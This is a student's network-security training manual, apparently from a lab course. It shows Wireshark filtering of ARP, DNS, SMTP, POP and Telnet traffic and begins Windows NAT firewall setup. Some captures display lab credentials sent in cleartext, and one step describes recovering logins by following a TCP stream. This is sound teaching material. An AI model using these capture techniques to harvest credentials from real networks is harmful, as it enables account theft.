

**Olivia Cahill**

**MS IT/Cybersecurity**

## Contents

<b>Training Manual</b>	3
<b>Traffic Analysis Tools and Methodology</b>	3
ARP (Address Resolution Protocol)	3
Monitoring ARP storms	4
UDP	6
FTP	7
Telnet	8
Echo	9
DNS	11
SMTP	12
POP	13
Firewalls	15
Firewall: Configuration and Rules Creation	15
Windows	15
Firewalls: Blocking, Allowing, and Filtering Traffic	22
Windows	22
Segmenting Networks	27
Guidelines for Implementation of Methods for Detecting Threats	30
pfSense	30
Intrusion Detection	35
Whitelisting and Blacklisting Configuration	35
IDS Placement	38
Summary of Key Aspects of Monitoring, Logging, Auditing, and Alerting Using IDS	41
Vulnerability Assessment	47
Vulnerability Assessment Implementation	47
Implementation of Port Scanning	47
Device Scanning with Zenmap	50
Penetration Testing & Detection for Conducting Vulnerability Assessments	53
OpenVAS	53
Greenbone Security Assistant	54
Vulnerability Assessment Identify Weakness	58

NMAP to Advance Scan	60
Analysis	67
Network Scanning	72
Network Scanning Processes	72
Setting Up the Virtual Environment	72
Creating Snort Rules	73
Verify Rules Creation is Working	73
Defining Snort Rules	74
Alerting Administrators	75
Network Scanning Interpretation	77
Scanning Using Metasploit and Armitage	78
Exploiting the Hosts	81
Log Analysis	86
Reviewing Nmap Reports	86
Analyzing Nmap Reports	89
Analyzing Nmap Reports Using Scripts	91
Log Analysis grep with Curl	93
Using grep with Logs -Security Onion	95
Log Analysis with Gawk	97
Hydra	99
FTP Access Analysis	103
Disabling Rulesets in Snort	104
Enabling IPS	105
Configuring Syslog Client	107
Syslog Server Configuration	109
Sync Logging	111
Sources	113

# Training Manual


## Traffic Analysis Tools and Methodology

### ARP (Address Resolution Protocol)

- 1) Open Wireshark



- 2) Enter "arp" in the filter bar at the top



This will bring up a list of all the ARP traffic on the network

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	Vmware_8e:20:ae	Broadcast	ARP	42	who has 192.168.12.1? Tell 192.168.12.10
2	0.000299000	Vmware_8e:b8:29	Vmware_8e:20:ae	ARP	60	192.168.12.1 is at 00:50:56:8e:b8:29
3	0.000749000	Vmware_8e:43:10	Broadcast	ARP	60	who has 131.107.0.1? Tell 131.107.0.200
4	286.206971	Vmware_8e:20:ae	Broadcast	ARP	42	who has 192.168.12.1? Tell 192.168.12.10
5	286.207254	Vmware_8e:b8:29	Vmware_8e:20:ae	ARP	60	192.168.12.1 is at 00:50:56:8e:b8:29
6	286.207904	Vmware_8e:43:10	Broadcast	ARP	60	who has 131.107.0.1? Tell 131.107.0.200
7	334.133697	Vmware_8e:20:ae	Broadcast	ARP	42	who has 192.168.12.1? Tell 192.168.12.10
8	334.133892	Vmware_8e:b8:29	Vmware_8e:20:ae	ARP	60	192.168.12.1 is at 00:50:56:8e:b8:29
9	510.276205	Vmware_8e:20:ae	Broadcast	ARP	42	who has 192.168.12.1? Tell 192.168.12.10
10	510.276550	Vmware_8e:b8:29	Vmware_8e:20:ae	ARP	60	192.168.12.1 is at 00:50:56:8e:b8:29
11	510.276570	Vmware_8e:43:10	Broadcast	ARP	60	who has 131.107.0.1? Tell 131.107.0.200

There are two types of ARP packets: Request and Reply

To view the ARP request and reply expand "Address Resolution Protocol (request)


```

Padding: 0000000000000000000000000000000000000000000000000000000000000000
[Address Resolution Protocol (request)]
  Hardware type: Ethernet (1)
  Protocol type: IP (0x0800)
  Hardware size: 6
  Protocol size: 4
  Opcode: request (1)
  Sender MAC address: vmware_8e:42:54 (00:50:56:8e:42:54)
  Sender IP address: 192.168.12.11 (192.168.12.11)
  Target MAC address: 00:00:00:00:00:00 (00:00:00:00:00:00)
  Target IP address: 192.168.12.1 (192.168.12.1)

0000 ff ff ff ff ff 00 50 56 8e 42 54 08 06 00 01 .....P V.BT....
0010 08 00 06 04 00 01 00 50 56 8e 42 54 c0 a8 0c 0b .....P V.BT....
0020 00 00 00 00 00 00 c0 a8 0c 01 00 00 00 00 00 00 .....
0030 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....

```

3) Enter "arp -a"



```

Administrator: Command Prompt
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.


C:\Users\Administrator>arp -a

Interface: 192.168.12.10 --- 0xb
Internet Address      Physical Address      Type
 192.168.12.1          00-50-56-8e-e9-c8    dynamic
 192.168.12.11         00-50-56-8e-42-54    dynamic
 224.0.0.22            01-00-5e-00-00-16    static
 224.0.0.252           01-00-5e-00-00-fc    static
 255.255.255.255       ff-ff-ff-ff-ff-ff    static


```

Monitoring ARP storms


1) Select "Edit" → "Preferences"



2) Expand "Protocols" → Select "ARP/RARP" → Check "Detect ARP request storms"



To detect ARP attacks looks for:



Packet details:




UDP

- 1) Open Wireshark







- 2) Enter "udp" in the filter bar



- 3) Click on a UDP packet you want to review. The Datagram Protocol is the UDP header.

Expanding the "User Datagram Protocol" will provide packet details including Source port, destination port and length.





## FTP


### 1) Open Wireshark



### 2) Type "TCP"



### 3) Select the packet you want to analyze and expand "Transmission Control Protocol"




## Telnet


- 1) Open Wireshark




- 2) Type "telnet"



- 3) Right-click on the packet you want to analyze and select "Follow TCP Stream"



This will allow the login and password to be viewed



Echo


1) Open Wireshark




2) Type "tcp.port ==7"

tcp.port ==7

- 3) Right-click on the packet you want to analyze and "Follow TCP Stream"



You will see the conversation echo



## DNS

- 1) Open Wireshark




- 2) Type "dns"

No.	Time	Source	Destination	Protocol	Length	Info
814	241.829717	192.168.1.20	192.168.1.10	DNS	84	Standard query 0x9dba A win10.ipv6.microsoft.com
818	244.033315	192.168.1.10	192.168.1.20	DNS	84	Standard query response 0x8c47 Server failure
819	244.038854	192.168.1.20	192.168.1.10	DNS	84	Standard query 0xab00 A sls.update.microsoft.com
820	244.039710	192.168.1.10	198.32.64.12	DNS	84	Standard query 0xc5d3 A sls.update.microsoft.com
828	245.031618	192.168.1.10	192.168.1.20	DNS	93	Standard query response 0x2822 Server failure
829	245.031620	192.168.1.10	128.9.0.107	DNS	84	Standard query 0x46aa A win10.ipv6.microsoft.com
830	245.031622	192.168.1.10	192.33.4.12	DNS	84	Standard query 0x46aa A win10.ipv6.microsoft.com
833	245.048736	192.168.1.20	192.168.1.10	DNS	84	Standard query 0xab00 A sls.update.microsoft.com
840	245.829920	192.168.1.20	192.168.1.10	DNS	84	Standard query 0x9dba A win10.ipv6.microsoft.com
841	246.065856	192.168.1.20	192.168.1.10	DNS	84	Standard query 0xab00 A sls.update.microsoft.com
842	248.031951	192.168.1.10	202.12.27.33	DNS	84	Standard query 0xc5d3 A sls.update.microsoft.com
844	248.079983	192.168.1.20	192.168.1.10	DNS	84	Standard query 0xab00 A sls.update.microsoft.com


- 3) Select the packet to review and go down to "Domain Name System (query)"

Domain Name System (query)  
[Response In: 845]  
Transaction ID: 0x9dba  
Flags: 0x0100 Standard query  
Questions: 1  
Answer RRs: 0  
Authority RRs: 0  
Additional RRs: 0  
queries

- 4) Right-click on "Transaction ID" AND SELECT "Apply as Filter"  
And "Selected"



A response time will then be received and displayed




SMTP

- 1) Open Wireshark



- 2) Type in "SMTP"



3) Select the packet to analyze and expand "Simple Mail Transfer Protocol"

No.	Time	Source	Destination	Protocol	Length	Info
635	92.233678	192.168.1.10	192.168.1.20	SMTP	72 S:	220 SERVER ESMTP
636	92.247390	192.168.1.20	192.168.1.10	SMTP	68 C:	EHLO concord
637	92.248247	192.168.1.10	192.168.1.20	SMTP	101 S:	250 SERVER   250 SIZE 204800
638	92.259445	192.168.1.20	192.168.1.10	SMTP	66 C:	AUTH LOGIN
639	92.260572	192.168.1.10	192.168.1.20	SMTP	72 S:	334 VXNlcm5hbWU6
640	92.260723	192.168.1.20	192.168.1.10	SMTP	80 C:	User: c3R1ZGVudEbjYw1wdxMuZwI
641	92.261273	192.168.1.10	192.168.1.20	SMTP	72 S:	334 UGFzc3dvcmQ6
642	92.261371	192.168.1.20	192.168.1.10	SMTP	68 C:	Pass: UEBzc3cwcmQ=
643	92.262211	192.168.1.10	192.168.1.20	SMTP	74 S:	235 authenticated.
644	92.262303	192.168.1.20	192.168.1.10	SMTP	86 C:	MAIL FROM:<student@campus.edu>
645	92.263478	192.168.1.10	192.168.1.20	SMTP	62 S:	250 OK
646	92.270759	192.168.1.20	192.168.1.10	SMTP	84 C:	RCPT TO:<student@campus.edu>


Acknowledgment number: 122 (relative ack number)  
 Header Length: 20 bytes  
 .... 0000 0001 1000 = Flags: 0x018 (PSH, ACK)  
 window size value: 256  
 [calculated window size: 65536]  
 [window size scaling factor: 256]  
 Checksum: 0x83a9 [validation disabled]  
 Urgent pointer: 0  
 [SEQ/ACK analysis]  
 Simple Mail Transfer Protocol  
 Command Line: MAIL FROM:<student@campus.edu>\r\n  
 Command: MAIL  
 Request parameter: FROM:<student@campus.edu>

## POP

1) Open Wireshark



2) Type in "pop"



- 3) Right click and "Follow TCP Stream"  
The entire conversation can be reviewed

Stream Content

```
+OK POP3
CAPA
-ERR Invalid command in current state.
USER student@campus.edu
+OK Send your password
PASS P@sswOrd
+OK Mailbox locked and ready
CAPA
-ERR Invalid command in current state.
UIDL
+OK 4 messages (2122 octets)
1 1
2 2
3 3
4 4
.
LIST
+OK 4 messages (2122 octets)
1 500
2 544
3 540
4 538
.
RETR 4
+OK 538 octets
Return-Path: student@campus.edu
Received: from concord ([192.168.1.20])
by SERVER
.; Mon, 12 Mar 2018 00:12:35 -0400
Content-Type: text/plain; charset=iso-8859-15; format=flowed; delsp=yes
To: "student@campus.edu" <student@campus.edu>
```

Entire conversation (961 bytes)

Find Save As Print  ASCII  EBCDIC  Hex Dump  C Arrays  Raw


Help Filter Out This Stream Close

## Firewalls

### Firewall: Configuration and Rules Creation

Windows

- 1) Open "Routing and Remote Access"




- 2) Select NAT listed under IPv4


A screenshot of the Windows Routing and Remote Access Management Console. The window title is "Routing and Remote Access". The left pane shows a tree view of network settings: "Server Status", "FIREWALL2 (local)" (expanded), "Network Interfaces", "Remote Access Logging & F", "IPv4" (selected and expanded), "General", "Static Routes", "IGMP", and "NAT" (highlighted with a yellow box). The right pane is titled "NAT" and contains a table with two rows: "WAN - External" and "LAN - Internal".

Interface	Total mappings	Inbound packets translated	Inbound packets rejected
WAN - External	0	0	0
LAN - Internal	0	0	0


- 3) Right click on WAN and select "Properties"




- 4) Select FTP Server and select "Edit"



